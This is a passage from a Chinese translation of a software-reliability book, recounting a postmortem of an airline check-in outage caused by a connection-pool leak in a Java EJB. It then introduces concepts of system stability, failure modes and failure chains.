后，IVR系统的服务就开始恢复了。当所有的CF应用程序服务器都重启之后，IVR系统变为绿色，但自助登机系统仍然是红色。凭直觉，主任工程师决定重启自助登机系统自己的应用程序服务器。果然，自助登机系统和IVR系统在显示面板上全部变为绿色。

6service level agreement，服务等级协定。——译者注

整个事故持续了约3小时。

2.3 严重后果

较之于史上的一些严重停机事故，例如2017年6月由于电源系统失效而导致的英国航空公司计算机系统全球性停机事故，3小时听起来可能并不太长。但是，航空公司处理善后事宜的时间要远远超过3小时。当在故障尚未排除而不得不使用旧系统时，航空公司没有足够的登机口检票员让乘客登机。当自助登机系统停机时，航空公司不得不把已经下班的检票员请回来。他们当中一些人在那个星期已经工作了40多个小时，是工会合同中规定加班时长的1.5倍。尽管如此，那些请回来的已下班的检票员也只是人而不是机器。当航空公司把更多的人手请回工作岗位后，他们只能处理以前积压的登机手续。这些积压工作直到当天下午3点左右才处理完。

这次事故严重延长了早班航班的登机时间，而飞机必须等所有乘客检票登机才可起飞，因此不能推出登机口。这令许多当天出发和到达的乘客晚点了。星期四恰好有很多往返于高科技城市的航班，这些通勤航班把研究员们送回所在城市。因为登机口仍然被早班航班占着，所以这些陆续抵港的航班不得不停降到其他空置的登机口。因此，即使已经办了登机手续，乘客也仍然不能安生，他们不得不从原来的登机口狂奔到重新分配的登机口。

航班延误的消息很快上了“早安美国”节目和气象频道的旅游栏目，“早安美国”还播出了滞留在机场的无奈的单亲妈妈与她们婴儿的视频。

美国联邦航空管理局会度量航班抵港和离港的准时程度，并写入航空公司年度报告卡。他们还记录收到的顾客对相关航班的投诉。

航空公司首席执行官的薪酬标准会部分参考联邦航空管理局的年度报告卡。

当看到航空公司首席执行官怒气冲冲地绕着运维中心踱着步子，寻思着究竟是哪个家伙让他在圣托马斯家中度假的计划泡汤的样子，就会知道那一天一定很难熬。

2.4 事后分析

太平洋标准时间上午10:30，也就是停机事故发生后的第8个小时，客户代表汤姆（当然不是他的真名）打电话请我去做事后分析。由于在数据库故障切换和维护之后，系统很快就失效了，因此疑点自然聚焦在故障切换操作上。在运维圈子里常被说起的“*post hoc, ergo propter hoc*”这句拉丁语，就表示了“谁最后动的就赖谁”。虽然这句话并不总是对的，但它确实提供了一个很好的着手点。实际上，汤姆想让我解释为什么数据库故障切换会导致服务中断。

在飞往事故发生地的飞机上，我开始在笔记本电脑上查看故障单和初步事故报告。

接下来的议程很简单，就是进行事后分析调查，并找到下面这些问题的答案。

- 停机事故是否由数据库故障切换所导致？如果不是，那是由什么导致的？
- 集群配置是否正确？
- 运维团队是否正确地进行了维护？
- 在发展到停机事故之前，系统失效是如何被一点点检测到的？
- 最重要的是，如何确保这次停机事故永远不会再发生？

当然，我这次亲赴现场也是向客户表明，我们非常重视这一停机事故。另外，我的调查也有助于缓解所有人们对当地团队粉饰事件的担忧。当然，团队是不会做这种事的。但是在重大事件发生后，管理人们的感知与管理这个事件本身同样重要。

事后分析犹如破解谋杀案，手上都会有不少线索。一些是可靠的，如在停机事故发生时复制下来的服务器日志；有些则是不可靠的，如人们对所见之事的陈述。与真实的证人一样，人们会将观察与猜测混在一起。他们会把假设当成事实。相比破解谋杀案，软件事故的事后分析实际上更难完成，因为事件结束了，没有留下可供分析的实物——服务器已备份并继续运行。其中任何引发系统失效的状态都已不复存在。系统失效可能会在那时所采集的日志文件或监控数据中留下痕迹，也可能不会。线索很难看得分明。

我一边阅读材料，一边记录将要收集的数据。从应用程序服务器中，需要收集日志文件、线程转储和配置文件。在数据库服务器上，需要收集数据库和集群服务器的配置文件。我还制作了一个便签，对比现在的配置文件与事故之前每晚例行备份的配置文件。停机前的备份数据可以显示当时的配置与现在配置的差异。换句话说，这会验证是否有人试图掩盖所犯的错误。

当我到达酒店时，已经是后半夜了。此时满脑子只想冲个澡睡个觉，可偏偏要参加一个与客户经理的会议，并了解在我乘飞机过来这段时间里事态的发展。这一天终于在凌晨1点左右结束了。

2.5 寻找线索

次日上午，在一杯杯咖啡的支撑下，我开始深入探究数据库集群和RAID的配置信息。首先要寻找集群配置的常见问题：没有足够的心跳⁷，心跳数据和生产数据由相同的交换机传输，服务器设置为使用物理IP地址而不是虚拟IP地址，设计的软件包之间混乱的依赖关系，等等。当时，我并没有拿着一张清单逐项检查。上面那些都只是我以前多次见过，或者通过和人聊天打听到的问题。配置信息没有发现纰漏。工程团队在数据库集群方面做得很好，都遵循了验证过的和教科书上的实践。实际上，一些脚本看起来直接照搬了Veritas的内部培训资料。

7指的是定时发送的信号，用以表明系统运行正常。——编者注

接下来，该查看应用程序服务器的配置了。在停机事故期间，当地的工程师已经从自助登机系统应用程序服务器复制了所有日志文件。我也获得了CF应用程序服务器的日志文件。因为停机事故也就是前两天的事情，所以他们仍然能找到日志文件。更好的是，两组日志文件中都带有线程转储文件。作为一名老Java程序员，我很喜欢能方便调试应用程序停止响应问题的Java线程转储机制。

如果知道如何阅读Java的线程转储文件，那么在它的帮助下，应用程序就活像一本打开的书。可以凭借它来推断出应用程序的以下方面，哪怕从未阅读过其源代码。

- 应用程序使用了哪些第三方库？
- 应用程序拥有哪些种类的线程池？
- 每个线程池中有多少个线程？
- 应用程序使用了什么后台处理系统？
- 应用程序使用了什么协议（通过在每个线程的栈跟踪信息中查看类和方法）？

获取线程转储

当在UNIX系统中发送信号SIGQUIT或在Windows系统中按Ctrl+Break键时，任何Java应用程序都会转储JVM8中每个线程的状态。

要在Windows中获取线程转储，就必须在命令提示窗口里运行Java应用程序。很明显，如果使用远程登录的方式，就需要在VNC或远程桌面上进行操作。

在UNIX中，如果JVM直接在tmux或屏幕会话中运行，则可以键入Ctrl-\。在大多数情况下，该进程将从终端会话中分离出来。此时就可以使用kill命令来发送信号：

```
kill -3 18835
```

在控制台触发线程转储有一个问题：它们总是以“标准输出”的形式出现。许多现有的启动脚本不会捕获标准输出，或者将其发送到/dev/null。使用Log4j或java.util.logging所生成的日志文件并不能

用于显示线程转储。所以可能需要试一试应用程序服务器的启动脚本，看看能否获取线程转储。

如果能直接连接到JVM，就可以使用jcmd来将JVM的线程转储到终端应用程序：

```
jcmd 18835 Thread.print
```

如果能这样做，那么可以将jconsole指向JVM，并在图形用户界面中浏览那些线程！

这是线程转储的一小部分内容。

```
"http-0.0.0.0-8080-Processor25" daemon prio=1
tid=0x08a593f0 \
  nid=0x57ac runnable [a88f1000..a88f1ccc]
  at java.net.PlainSocketImpl.socketAccept(Native Method)
  at
java.net.PlainSocketImpl.accept(PlainSocketImpl.java:353)
  - locked <0xac5d3640> (a java.net.PlainSocketImpl)
  at
java.net.ServerSocket.implAccept(ServerSocket.java:448)
  at java.net.ServerSocket.accept(ServerSocket.java:419)
  at
org.apache.tomcat.util.net.DefaultServerSocketFactory.\
acceptSocket(DefaultServerSocketFactory.java:60)
  at org.apache.tomcat.util.net.PoolTcpEndpoint.\
acceptSocket(PoolTcpEndpoint.java:368)
  at
org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpE
ndpoint.java:549)
  at
org.apache.tomcat.util.threads.ThreadPool$ControlRunnable
.\
run(ThreadPool.java:683)
  at java.lang.Thread.run(Thread.java:534)

"http-0.0.0.0-8080-Processor24" daemon prio=1
tid=0x08a57c30 \
  nid=0x57ab in Object.wait() [a8972000..a8972ccc]
  at java.lang.Object.wait(Native Method)
  - waiting on <0xacede700> (a \
org.apache.tomcat.util.threads.ThreadPool$ControlRunnable
)
  at java.lang.Object.wait(Object.java:429)
```

```
at
org.apache.tomcat.util.threads.ThreadPool$ControlRunnable
.\
run(ThreadPool.java:655)
- locked <0xacede700> (a
org.apache.tomcat.util.threads.ThreadPool$ControlRunnable
)
at java.lang.Thread.run(Thread.java:534)
```

线程转储确实很冗长。

这个片段显示了两个线程，每个线程都被命名为**http-0.0.0.0-8080-ProcessorN**。其中编号为25的线程处于可运行状态，而编号为24的线程被阻塞在**Object.wait()**方法上。此栈跟踪清楚地表明这两个线程都来自同一个线程池。栈中的名为

ThreadPool\$ControlRunnable()的一些类也可能是一个线索。

8Java virtual machine, Java虚拟机。——译者注

没用多长时间，我就确定问题必定出在CF系统内。在对事故期间观察到的异常行为做出推断后，我发现自助登机系统应用程序服务器的线程转储显示的信息正好与我预期看到的相吻合。分配用于处理所有来自自助登机系统请求的那40个线程，被齐刷刷地阻塞在**SocketInputStream.socketRead0()**方法上。这是Java的套接字库的内部实现中的一个原生方法，它们当时正在试图读取永远不会到来的响应。

自助登机系统应用程序服务器的线程转储，也正好显示了那40个线程所调用的类和方法的名字：**FlightSearch.lookupByCity()**。我惊讶地发现，栈较高的地址中引用了**RMI9**方法和**EJB10**方法。CF系统一直被描述为“Web服务”。不得不承认，当时对Web服务的定义还非常模糊，但将无状态的会话组件称为“Web服务”似乎有些过头了。

9remote method invocation, 远程方法调用。——译者注

10enterprise JavaBean, 企业级JavaBean。——译者注

RMI为EJB实现了后者所需的RPC11。EJB的调用可以从下面两种传输方式中选择一种来实现：**CORBA**（已经像迪斯科舞一样无人问津了）

或RMI。尽管RMI使得跨机器之间的通信方式就像在本机内部通信，但这种方式无法为通信调用设置超时时间，所以有一定的风险。因此，调用方很容易被其调用的远程服务器中的问题拖垮。

11remote procedure call，远程过程调用。——译者注

2.6 证据确凿

事后分析的结果与停机事故本身的症状相吻合：CF系统导致了IVR系统和自助登机系统同时停止响应。剩下的最大问题仍然是：“CF系统发生了什么？”

研究CF系统的线程转储之后，事情就变得更加清晰了。CF系统的应用程序服务器为处理EJB调用和HTTP请求而分别准备了两个线程池。这就是CF系统即使在停机事故期间，也能始终对监控应用程序做出响应的原因。HTTP线程池中的线程几乎完全空闲，这对于这个EJB服务器来说是正常的。另一方面，EJB线程池中的线程全都忙于处理对 `Flight-Search.lookupByCity()` 方法的调用。实际上，所有应用程序服务器上的线程都被阻塞在完全相同的代码行上：尝试从一个资源池中获取一个数据库连接。

然而，这只是间接证据，而不是确凿证据。但考虑到停机事故发生之前进行过数据库故障切换，似乎调查已经走上了正轨。

接下来就要做冒险的事情了：需要查看那一处的源代码。但运维中心无法访问源代码管理系统，被部署到生产环境中的只有二进制文件。这通常是一种很好的安全防范措施，但不利于复盘。当被问到如何才能访问源代码时，客户经理开始变得迟疑起来。考虑到这次停机事故的规模，可以想见有多少口“黑锅”在空中飞舞，寻找那些“接锅侠”。平时运维部门与开发部门之间的关系本就很难搞好，在此时显得更加紧张。每个人都处于防御状态，防范着任何责备他们的企图。

由于没有合法的源代码访问权限，此时只能做唯一能做的事情了——从生产环境中获取二进制文件并将其反编译。当一眼看到那个可疑的EJB的代码时，我就知道有力证据到手了。这是实际的代码：

```

package com.example.cf.flightsearch;
. . .
public class FlightSearch implements SessionBean {

    private MonitoredDataSource connectionPool;

    public List lookupByCity(. . .) throws SQLException,
RemoteException {
        Connection conn = null;
        Statement stmt = null;

        try {
            conn = connectionPool.getConnection();
            stmt = conn.createStatement();

            // 执行查询逻辑
            // 返回结果列表
        } finally {
            if (stmt != null) {
                stmt.close();
            }

            if (conn != null) {
                conn.close();
            }
        }
    }
}

```

这个方法乍一看写得不错。对**try-finally**块的使用，表明代码作者希望结束后能清理资源。事实上，这一段资源清理块中的代码就出现在市场上的一些Java书中。可糟糕的是，它包含一个致命的缺陷。

`java.sql.Statement.close()` 语句可以抛出一个 `SQLException` 异常。这个异常在正常情况下几乎是不会被抛出来的。但是，当 **Oracle** 驱动程序在遇到 `IOException` 的情况下尝试关闭数据库连接时，例如执行数据库故障切换，`SQLException` 异常就会抛出。

假设 **JDBC12** 连接是在故障切换之前创建的。当数据库服务器执行故障切换时，用于创建连接的数据库服务器 **IP** 地址将从一台主机变成另一台主机，但 **TCP13** 连接的当前状态不会将数据库主机地址转变为第二个主机地址。任何对套接字的写入操作，最终都会抛出一个 `IOException` 异常（这在操作系统和网络驱动程序最终确定 **TCP** 连接已

经断掉之后发生)。这意味着资源池中的每个JDBC连接都是能引发事故的“地雷”。

12Java database connectivity, Java数据库互连。——译者注

13transmission control protocol, 传输控制协议。——译者注

令人惊讶的是, JDBC连接即使在这种情况下也会创建statement语句。要创建statement语句, 驱动程序的连接对象只检查自己的内部状态(这可能是特定版本的Oracle JDBC驱动程序所特有的怪问题)。如果JDBC连接认为它自己仍然处于连接状态, 那么它将创建statement语句。在执行该statement语句进行一些网络I/O操作时, 会抛出SQLException异常。而在关闭该statement语句时也会抛出SQLException异常, 因为驱动程序会尝试告诉数据库服务器释放与该语句相关的资源。

简而言之, 驱动程序会创建一个无法使用的Statement Object。有人可能会认为这是一个软件缺陷。这家航空公司的许多开发工程师当然都会发出这样的指责。然而, 我们从本例中能学到的关键教训是, JDBC规范允许`java.sql.Statement.close()`抛出一个SQLException异常, 所以代码必须处理该异常。

在上述出问题的代码中, 如果在关闭statement时抛出异常, 则数据库连接不会被关闭, 从而导致资源泄漏。当这段代码被调用40次后, 资源池就被耗尽。此后的调用都会阻塞在`connectionPool.getConnection()`方法处。这正是我在CF系统线程转储中所看到的。

拥有数百架飞机和几万名员工的这家价值数十亿美元的全球性航空公司, 被迫停飞的原因只是一个未被捕获的SQLException异常。

2.7 预防管用吗

当如此之小的差错产生如此惊人的后果时, 人们最自然的反应就是说: “绝不让此事再发生。”(我曾看到运维部门经理一边用鞋子敲桌, 一边宣称: “绝不让此事再发生!”) 但是如何预防呢? 代码评审

是否会发现这样的缺陷？除非其中一位代码评审员知道Oracle JDBC驱动程序的内部实现细节，或者代码评审团队对每个Java方法都花费几个小时来评审，否则是不会发现的。执行更多的测试能发现这个缺陷吗？也许吧。在定位了上述问题之后，该团队在压力测试环境中进行了测试，确实重现了同样的差错。常规的测试用例并没有全方位地测试这个Java方法，发现软件缺陷。换句话说，只有在知道问题的情况下，编写发现问题的测试才会变得简单。

指望着每一个像这样的软件缺陷最终都能被揪出来，就是天方夜谭。软件缺陷肯定会产生，无法被消灭，那就根据这些缺陷不断优化软件吧。

最糟糕的问题是，系统中的一个软件缺陷可能会传播到所有其他受影响的系统中。可以换一个更好的问法：“如何防止系统中的缺陷殃及其他的系统？”如今，每个企业内部都有相互关联和相互依赖的系统。他们不能（也绝不可能）允许软件缺陷导致一连串的系统失效。下文将研究防止这类问题蔓延的设计模式。

第3章 让系统稳定运行

新上市的软件如同新毕业的大学生：以往在校园里所表现出的乐观和活力，突然被严酷的现实世界泼上一头冷水。对软件来说，在实验室里不会发生而在现实世界中发生的事情，通常不是好事情。在实验室里，所有的测试都经过精心设计，安排测试的人预先知道他们想获得的答案。然而，要应对现实世界里的挑战，并没有那么简单。

企业软件的开发团队必须保持杞人忧天的心态，即预计坏事情肯定会发生。这样的软件甚至都不信任自己，所以会在内部竖起屏障，防止自己遭遇系统失效。因为担心受到伤害，所以它会拒绝与其他系统保持过于密切的关系。

第2章讨论的CF系统项目，就没有保持杞人忧天的心态。和其他许多团队一样，这个团队也陷入了对新兴技术和先进架构的兴奋之中而不能自拔。当然，这两者的结合很诱人，团队显然大意了，他们被潜在收益冲昏了头，结果一下子就出了一起重大事故。

糟糕的稳定性会带来巨大的损失，最明显的就是收入的损失。第1章提到系统停机5小时会给用户造成100万美元的损失，而且这还只是淡季期间。对交易系统来说，单笔交易中断就可能造成高达100万美元的损失！

行业研究表明，在线零售商获得每位顾客的成本高达150美元。如果每小时有5000位独立访客，假设其中10%最终选择别家，就会浪费7.5万美元的营销资金。

与财务损失相比，声誉损失虽然不那么触手可及，但企业在这方面所承受的痛苦是一样的。与失去顾客相比，对品牌的玷污可能不太明显，但航空公司可以试一试让《彭博商业周刊》在假期出行高峰期间，报道一下其出现的运营问题。用来宣传在线乘客登机服务的企业形象广告所花费的数百万美元，会因为几个坏掉的硬盘而在几小时之内打了水漂。

要使系统获得良好的稳定性，不一定非得支付巨额的费用。当构建系统的架构、设计甚至底层实现时，许多决策点对系统的最终稳定性具有很大的影响力。面对这些决策点，有两条路能满足功能性需求（通过QA测试）：一条路会导致每年停机几小时，而另一条路则不会。令人惊叹的是，在实现过程中，高度稳定的设计与不稳定的设计投入成本通常是相同的。

3.1 定义稳定性

为了讨论稳定性，首先需要定义一些术语。**事务**是系统处理的抽象工作单元，这与数据库事务不同。单个工作单元可能包含许多数据库事务。例如，在电子商务网站中，一种常见的事务是“客户创建订单”。该事务涉及多个页面，通常包括与外部系统的集成，例如信用卡验证。事务是系统存在的原因。如果一个系统只能处理一种事务，那么它就是专用系统。**混合工作负载**是系统能处理的不同事务类型的组合。

系统是指用户处理事务所需的一套完备且相互依赖的硬件、应用程序和服务。小到单个应用程序，大到一个庞大的多层应用程序和服务器网络，都可以算作系统。

即使在瞬时冲击、持续压力或正常处理工作被失效的组件破坏的情况下，稳健的系统也能够持续处理事务。这就是大多数人所说的“稳定性”。这不仅仅是指服务器或应用程序仍能保持运行，更多地是指用户仍然可以完成工作。

冲击和压力这两个术语来自机械工程。冲击是指对系统快速施加大量的访问流量，就好像“用锤子猛击”系统。相反，对系统施加压力是指长时间持续地对系统施加访问流量。

由于提前发布PlayStation 6产品的消息，一大群快闪族般的疯狂玩家同时涌向该产品的详情页，这就引发了一次冲击。一万个新会话在一分钟内全都挤过来，任何服务实例都难以招架。一位名人在推文里提到你的网站，就会对网站造成一次冲击。在11月21日1凌晨，将1200万条

消息丢入一个队列，就是一种冲击。这些事情可能眨眼间就会让系统崩溃。

111月21日为世界问候日。——译者注

另外，由于信用卡处理系统的容量不足以满足所有顾客的需求，因此其响应速度变得十分缓慢，这给系统带来了压力。在机械系统中，当施加压力时，材料会发生形变。这种形状的变化称为劳损。压力产生劳损。计算机系统也会发生同样的情况。来自信用卡处理系统的压力，会导致劳损波及系统的其他部分，进而导致系统运行异常。这可能表现为Web服务器的内存使用率升高，数据库服务器的I/O占用率超出正常范围，或者系统的其他部分发生异常。

寿命长的系统会长时间处理事务。“长时间”是多久？这需要看情况。一个有用且较具信服力的定义指出，“长时间”是指两次代码部署的间隔时间。如果每星期都有新的代码部署到生产环境中，那么系统能否在不重启的情况下运行两年就不那么重要了。此外，以美国蒙大拿州西部的数据收集系统为例，这种系统实际上不需要每星期手动重启一次，你要是想住在那里，那就尽管重启吧。

3.2 延长系统寿命

威胁系统寿命的主要敌人是内存泄漏和数据增长。这两种长期存在的问题²会在生产环境中摧毁系统，却很少能在测试中被发现。

²请参阅5.4节，了解更多关于系统中长期存在的问题。——译者注

测试使问题浮出水面，从而使人们可以修复系统。根据墨菲定律，凡是没有被测试出的问题，将来都会发作。因此，如果没能利用测试避免系统在午夜之后立即崩溃，或应用程序在正常运行49小时后发生内存不足的差错，那么这些问题都会一个个跳出来。只有连续运行7天之后，系统才会显露内存泄漏问题，而如果没有提前测试，那么系统在上线7天后就会遭遇内存泄漏。

问题在于，应用程序在开发环境中运行的时长永远不足以暴露关乎系统寿命的缺陷。在开发环境中，一台应用程序服务器通常会运行多

久？可以打赌，其平均运行时长会少于Netflix公司在线视频网站上一集情景喜剧的长度。系统在QA环境中运行的时间可能会长一点，但通常也不会超过一天。即便在开发环境中启动并运行系统，也不会有持续的用户访问负载。这些环境不利于长时间运行测试，例如在每日流量压力下让服务器持续运行一个月。

这些缺陷通常也不能被负载测试发现。负载测试会运行指定的一段时长，然后退出。负载测试服务供应商每小时收取一大笔金额，所以没有人会请他们一次将负载测试连续运行一周。另外，开发团队可能会通过公司网络运行负载测试，所以团队也不能为了测试而使发送电子邮件和浏览网页等活动中断数日。

究竟如何才能发现这些关乎系统寿命的缺陷呢？在这些缺陷给你造成损失之前，发现它们的唯一方法就是运行自己编写的寿命测试。如果可以，找一台开发工程师用的计算机，在它上面运行JMeter、Marathon或其他负载测试工具。不要给系统太大负荷，只要能始终保持向系统发送请求就可以。（另外，一定要让脚本每天有几个小时不怎么向系统发送请求，来模拟半夜的低峰时段。这样做能暴露连接池和防火墙的超时问题。）

出于经济上的考虑，搭建完整的测试环境有时并不可行。此时，至少要测试那些重要的组件，用测试替身替代其余组件。即便是这样的测试，也好过不做测试。

如果上述一切都不可行，那么生产环境便自动成为寿命测试环境。那里肯定存在软件缺陷，这会给快乐生活埋下隐患。

3.3 系统失效方式

突发的冲击和过度的压力都会引发灾难性系统失效。在这两种情况下，系统的某些组件会先于其他组件失效。在*Inviting Disaster*一书中，James R. Chiles将这些组件称为“系统中的裂纹”。他将处于失效边缘的复杂系统与存在细微裂纹的钢板进行类比。在施加压力之后，裂纹开始越来越快地蔓延。最终，裂纹蔓延的速度会超过声速，钢板会

炸裂。导致裂纹产生的导火索、裂纹向系统其余部分蔓延的方式以及损坏的结果，统称为系统失效方式。

不管怎样，系统总是会有各种各样的失效方式。否认系统失效的必然性，会夺走人们控制和限制它的能力。一旦接受“系统必然会失效”这一事实，就有能力使系统对特定的失效做出相应的反应。正如汽车工程师创造出的碰撞缓冲区——为保护乘客而首先被撞毁的区域——你可以为系统创建一种安全失效模式，这种模式包含被损坏区域，并且为系统其他部分提供保护。这种自我保护决定了整个系统的韧性。

Chiles将这些保护措施称为“裂纹阻断器”。就像通过构建碰撞缓冲区来吸收撞击力并保护乘客安全，可以先确定系统的哪些特性是必不可少的，然后内建系统失效方式，防止重要特性出现裂纹。如果不设计系统失效方式，那么系统就会出现各种不可预测的问题，一旦出现，这些问题通常都是危险的。

3.4 阻止裂纹蔓延

现在来看看如何在第2章描述的航空公司的例子中应用系统失效方式。该航空公司的CF系统项目并未规划系统失效方式。裂纹始于对SQLException异常的处理失误，但在其他许多环节上能够阻止其蔓延。下面来看从底层细节到高层架构的一些例子。

在没有资源可用时，如果资源池阻塞请求资源的线程，那么最终所有请求资源的线程都会被阻塞（每台应用程序服务器实例都会遇到此事）。为了避免这个问题，可以将资源池配置为在可用资源被耗尽时能创建更多的连接资源；也可以将其配置为当所有连接资源被占用时，短暂地阻塞资源请求者。这两种方法都能阻止裂纹蔓延。

从调用链往上游再看一个级别，CF系统中的一个方法调用出现了问题，导致运行在其他主机上的应用程序在调用该方法时失效。由于CF系统将其服务公开为EJB，因此它使用RMI。默认情况下，RMI调用永远不会超时。换句话说，被阻塞的那些调用方会一直等待从CF系统的EJB中读取它们期待的响应。每个应用程序实例的前20个调用方都会收到异常。（准确地说，是SQLException异常，它先封装在

InvocationTargetException异常中，继而封装在RemoteException异常中。）之后，这些请求就被阻塞了。

客户端本来可以在RMI的套接字上设置超时时间。例如，可以引入一个套接字工厂，在它创建的所有新套接字上调用

Socket.setSoTimeout() 设置超时时间。在某个时间点，CF系统也可以构建一个基于HTTP的Web服务来取代EJB。然后，客户端可以在其HTTP请求上设置超时时间，也可以通过编写调用代码解决问题，即允许抛弃被阻塞的线程，而不是让它们继续调用外部系统。因为上述措施都没有做到位，所以裂纹从CF系统蔓延到了所有使用它的系统。

在系统规模更大的情况下，CF系统服务器本身可以分隔出多个服务组。这样一来，其中一个服务组出现的问题就不会拖垮CF系统的所有用户。（在这个案例中，所有的服务组都会以同样的方式出现裂纹，但实际情况并非总是如此。）这是另一种阻止裂纹在企业系统中蔓延的方式。

从更大的软件架构视角审视，CF系统本可以通过请求-回复这样的消息队列方式来构建。在这种情况下，调用方知道可能永远不会收到回复，因此它必须将其作为处理协议本身的一部分来处理。更为根本的是，调用方可以在元组空间³里搜索符合相关标准的航班，CF系统则必须把航班记录信息存储在元组空间里。系统架构的耦合度越高，编程差错蔓延的机会就越大。相反，低耦合的架构可以起到减震器的作用，这能减少（而不是放大）编程差错的影响。

3“元组空间”即分布式共享内存的一种实现形式。——译者注

上述方法中的任何一种都可以阻止SQLException异常问题蔓延到航空公司的其他部门。可悲的是，设计师在创建共享服务时，并没有考虑到裂纹产生的可能性。

3.5 系统失效链

在每次系统事故的背后，都有一条由一个个事件构成的失效链。一个小问题会导致另一个问题，后者再导致下一个问题。若事后查看整个

系统失效链，会发现系统失效似乎不可避免。如果试图估算失效链上所有事件都会发生的概率，会发现概率极低，但这仅限于将每个事件都视作独立事件。硬币没有记忆力，所以每次投掷它时，出现正反两面的概率都相同，并与以前的投掷无关。然而，导致失效的事件并不是相互独立的。一个点或一个层次的系统失效，实际上增加了其他点或其他层次发生系统失效的概率。如果数据库响应变慢，应用程序服务器更有可能耗尽内存。因为这些层次是耦合在一起的，所以这些事件并非彼此独立。

下面是可以用来精确描述系统失效链的一些常用术语。

失误 软件出现内部错误。出现失误的原因既可能是潜在的软件缺陷，也可能是在边界或外部接口处发生的不受控制的状况。

错误 明显的错误行为。当交易系统突然购买100亿美元的期货时，就明显发生了错误。

失效 系统不再响应。不同的人对系统失效有不同的定义.....计算机已经通电，但不响应任何请求，这也是系统失效。

失误一旦被触发，就会产生裂纹。失误会变成错误，错误会引发失效。这就是裂纹的蔓延方式。

在系统失效链中的每一个环节，由失误导致的裂纹蔓延，可能会加速、减缓或停止。多度耦合且高度复杂的系统，会为裂纹提供更多的蔓延途径。在这样的系统中，错误更容易发生。

紧耦合会加速裂纹的蔓延。例如，EJB调用的紧耦合会让CF系统出现资源耗尽问题，并令其调用方出现更大的问题。将处理请求的线程与这些系统中的外部集成调用耦合，会造成远程系统出现的问题逐渐转变为系统停机。

若要准备好应对每一种可能出现的系统失效，一种方法是查看每个外部调用、每个I/O操作、每次对资源的使用和每个预期结果，并询问“这里都有可能出什么错”，同时思考可能出现的各种冲击和压力。

- 如果不能进行初始连接怎么办？

- 如果连接需要花10分钟怎么办？
- 如果连接建立后又断开怎么办？
- 如果连接建立后无法从另一端得到响应怎么办？
- 如果响应用户查询需要花两分钟怎么办？
- 如果需要同时处理一万个请求怎么办？
- 当网络陷入蠕虫病毒攻击，应用程序尝试记录SQLException错误信息的日志时，如果磁盘已满怎么办？

以上假设只是冰山一角。除了关乎生死的关键系统和火星探测器，对其他任何系统来说，蛮力法显然都是不切实际的。但如果真的需要在未来10年内交付稳定的系统，那该怎么办？

技术社区在如何处理失误方面存在分歧。一个阵营表示要构建具有容错功能的系统。应该捕捉异常、检查错误代码，并且通常要防止失误演变为错误。另一个阵营则表示，以容错为目标是徒劳的。这就像试图制造具有防误操作的设备一样白费功夫，因为总会出现更傻的傻瓜。无论试图发现和消除什么失误，都会发生意想不到的事情。所以，应该任其崩溃并替换，这样就可以从已知的良好状态重新开始。

然而，两个阵营对以下两件事的看法是一致的。第一，失误总会发生，且永远无法杜绝，必须防止失误转变为错误。第二，即使在尽力防止系统出现失效和错误时，也必须决定承担失效或错误的风险是否利大于弊。后面章节会讨论一些通过创建“减震器”减轻这些压力的模式。

3.6 小结

生产环境中出现的每次系统失效都是独一无二的。没有两起事故会完全沿着同一条系统失效链发展：由相同的因素触发，具有相同的损坏情况，以相同的方式蔓延。然而，随着时间的推移，确实能发现一些系统失效模式。例如，某一方面存在脆弱性，这个问题会以那个方式放大。这些是稳定性的反模式，第4章将详细讨论。

如果系统失效存在模式，那么应该会有一些对症下药的常见解决方案。这些方案的确存在。第5章会讨论一些设计和架构模式，用以应对

反模式。然而，这些模式都不能防止系统出现裂纹，其实任何办法都做不到。一些条件总是能引起裂纹。但是，这些模式能阻止裂纹蔓延，它们有助于遏制损害并保留部分可用功能，而不是让系统完全失效。

在到达阳光明媚的高地之前，必须先穿过阴暗的峡谷。让我们先看看会搞垮系统的那些反模式吧。

第 4 章 稳定性的反模式

1968年，第一届北约软件工程大会的与会者创造了“软件危机”这一术语。他们认为全球所有程序员的能力都不足以满足人们对新软件的需求。如果这确实是软件危机的开始，那么它就从未结束！有趣的是，“软件工程”这个术语似乎也起源于这次会议。有些报道称，之所以取这个名字，是因为如此一来某些与会者的旅行费用就可以获批报销。这一点估计如今也没太大变化。计算机已经强大了好几个数量级，编程语言和程序库也是如此，开源软件的巨大影响力让我们的能力倍增。当然，如今的程序员数量已经是1968年时的100万倍了。总的来说，在实际工作中，程序员构建软件的能力，有着它自己的摩尔定律指数曲线。那么，为什么我们仍然处于软件危机之中呢？这是因为，我们已经一步步地接受了越来越大的挑战。

在客户机-服务器系统大行其道的时代里，我们曾把拥有100个活跃用户的系统视为大型系统。现在，这个数字已经变为几百万。（在本书英文版的第1版于2007年出版时，这个数字是1万，从那以后就持续上升。）第一个拥有10亿用户的网站已经出现——2016年，Facebook宣布其每日活跃用户数量为11.3亿。现在，一个“应用程序”会由数十个或数百个服务组成，每个服务会持续不断地运行，重新部署也持续不断。对整个应用程序来说，“五个9”的可靠性远远不够，这每天会让成千上万的用户失望。假如按照六西格玛质量标准¹来衡量，那么Facebook每天会惹怒768 000个用户。（每页200个请求，每日11.3亿个活跃用户，每百万次机会会有3.4个缺陷。）

¹通过强调制定极高的目标、收集数据以及分析结果，为产品和服务减少缺陷。企业要想达到该标准，出错率不能超过百万分之3.4。——译者注

应用程序的覆盖面也扩大了。先是企业内部的一切都相互连接起来，然后随着企业之间的整合，它们之间又被连接一次。随着将更多特性委托给SaaS²，甚至连应用程序的边界也变得模糊不清。

²software as a service，软件即服务。——译者注

当然，这也意味着更大的挑战。当集成一个个的系统时，系统相互之间的紧耦合就会变为常态。大型系统通过占用更多资源并为更多用户提供服务，但在许多系统失效方式下，大型系统往往比小型系统更快地陷入失效。这些系统的规模和复杂性使人想起James R. Chiles在*Inviting Disaster*一书中谈到的“技术边疆”³。在那里，高度交互的复杂性和紧耦合这两个“幽灵”，会将快速动态变化的裂纹转变为彻底的系统事故。

3“技术边疆”是用充满危险、回报和未知的美国西部边疆大开发来做比喻。——译者注

